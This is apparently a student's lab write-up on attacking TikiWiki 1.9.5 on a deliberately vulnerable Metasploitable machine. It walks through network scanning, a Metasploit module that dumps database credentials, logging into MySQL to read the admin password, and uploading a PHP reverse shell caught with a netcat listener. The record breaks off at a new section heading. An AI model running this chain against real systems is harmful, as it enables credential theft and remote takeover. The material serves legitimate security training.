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Lab 2 – Metasploitable - tikiwiki

Lab Objective

In this lab, we were tasked to use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5 in order to understand the penetration process.

Initial Setup

First, we must find out the IP address of our Kali machine and the victim machine. We can find this by typing the following command:

```
ifconfig
```


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:4c:16
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:4c16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6266 (6.1 KB)  TX bytes:7097 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18325 (17.8 KB)  TX bytes:18325 (17.8 KB)
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe20:ae2e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:20:ae:2e  txqueuelen 1000  (Ethernet)
        RX packets 28  bytes 5286 (5.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1266 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As seen in the screen snippets, we now know that our victim's IP address is: 10.0.2.4 and our Kali machine's IP address is: 10.0.2.15.


Next, we need to verify that the two machine are able to communicate with each other. We'll start by pinging our Kali machine from the victim machine using the following command:

```
ping 10.0.2.15
```



We can see that 8/8 packets were received successfully. Now we will ping the victim machine from our Kali machine.

```
ping 10.0.2.4
```



We can see that 9/9 packets were received successfully. We have now verified that both machines can communicate with one another.

Scanning the Victim Machine


We need to scan the victim machine and see what ports are open for us to exploit.

```
nmap 10.0.2.4/24
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.4/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 18:46 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.4
Host is up (0.00026s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 10.0.2.15
Host is up (0.00016s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.72 seconds
```

We see that port 80 is open, so we will try to open a Firefox window using the following command:


```
firefox 10.0.2.4
```




Here we can confirm we are able to use port 80 to begin exploiting this open port.

We will now start looking for what applications are running on the victim machine. First, we will launch a website application brute forcing tool by typing in the following command and configuring the settings as shown in the screen snippet below.

```
dirbuster
```




We will run the tool, navigate to the “Results – Tree View” tab, and click “Stop” when we see the “tikiwiki” directory appear.




Using this information, we will launch Firefox again and type the following command:

```
firefox 10.0.2.4/tikiwiki
```



Upon landing on the page, we notice the version number of TikiWiki which is 1.9.5. We will use this information to find available exploits for this version of TikiWiki in the Metasploit database. This is done by typing in the following:

```
msfconsole
search tikiwiki
```



We will choose the third option since this exploit will give us the user and password credentials. To use this module, we will type the following:

```
use auxiliary/admin/tikiwiki/tikidblib
show options
set RHOSTS 10.0.2.4
exploit
```

```
msf6 > use auxiliary/admin/tikiwiki/tikidblib
msf6 auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   Dump  Dump user and password
```

```
msf6 auxiliary(admin/tikiwiki/tikidblib) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf6 auxiliary(admin/tikiwiki/tikidblib) > exploit
[*] Running module against 10.0.2.4

[*] Establishing a connection to the target ...
[*] Get informations about database ...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf6 auxiliary(admin/tikiwiki/tikidblib) >
```


The first command allows us to specify which module we would like to use. The second command will show the parameters we can set for the exploit. In the third command, we specify the target host for this exploit. Finally, the fourth command will execute the exploit and return the user and password credentials.

In the second screen snippet, we were able to find some credentials to use.

Gaining Access Using Website and Reverse Shell Code

Now we can try using the credentials we found to log into the mysql database. We do so by typing the following:

```
mysql -h 10.0.2.4 -u root -p
```




The command will attempt to remotely connect to the MySQL database of the victim machine (-h flag), logging in as root for the user (-u flag) and typing in the user password (-p flag).

As we can see in the screen snippet, we are successful in gaining access to the MySQL database.


To view the available databases, we will type:


```
show databases;
```



Next, we will navigate to the “tikiwiki195” database and search the users_users tables for more credentials to use. We accomplish this by typing the following:

```
use tikiwiki195;
show tables;
select * from users_users;
```






In the users_users table, we notice the columns “login” and “password created” and will investigate the contents of these two columns using the following command:


```
select login, password from users_users;
```

```
MySQL [tikiwiki195]> select login, password from users_users;
+--------+----------+
| login  | password |
+--------+----------+
| admin  | admin    |
+--------+----------+
1 row in set (0.001 sec)
```


Now, we will go back to the website of the victim machine in FireFox and try logging in with the credentials we just obtained.




Upon logging in successfully, we get prompted to change the current password which we will simply change to “123456” to be able to remember easily.



Next, we will click “Backups” under “Admin”.




Then, we will click “Create new backup” and see a new backup file has been created.




Now, we will prepare our reverse shell code by modifying the $ip and $port variables. We will input our Kali machine’s IP for $ip and ‘4321’ for $port.

Then, we will upload the shell code file to the database by clicking “Browse”, selecting the file, and clicking “upload.”



Next, we will set up a port listener by opening a new terminal and running the following command:


```
nc -v -l -p 4321
```



Here we have the netcat command with the verbose (-v flag), listen mode (-l flag), and port (-p flag).

We will now execute our shell code by typing the following in the URL field of Firefox:

```
10.0.2.4/tikiwiki/backups/shell.php
```




Once the shell file was executed, a shell was opened in the terminal where our port listener was listening. We check who we currently are and the hostname.

Gaining Access Using Metasploit

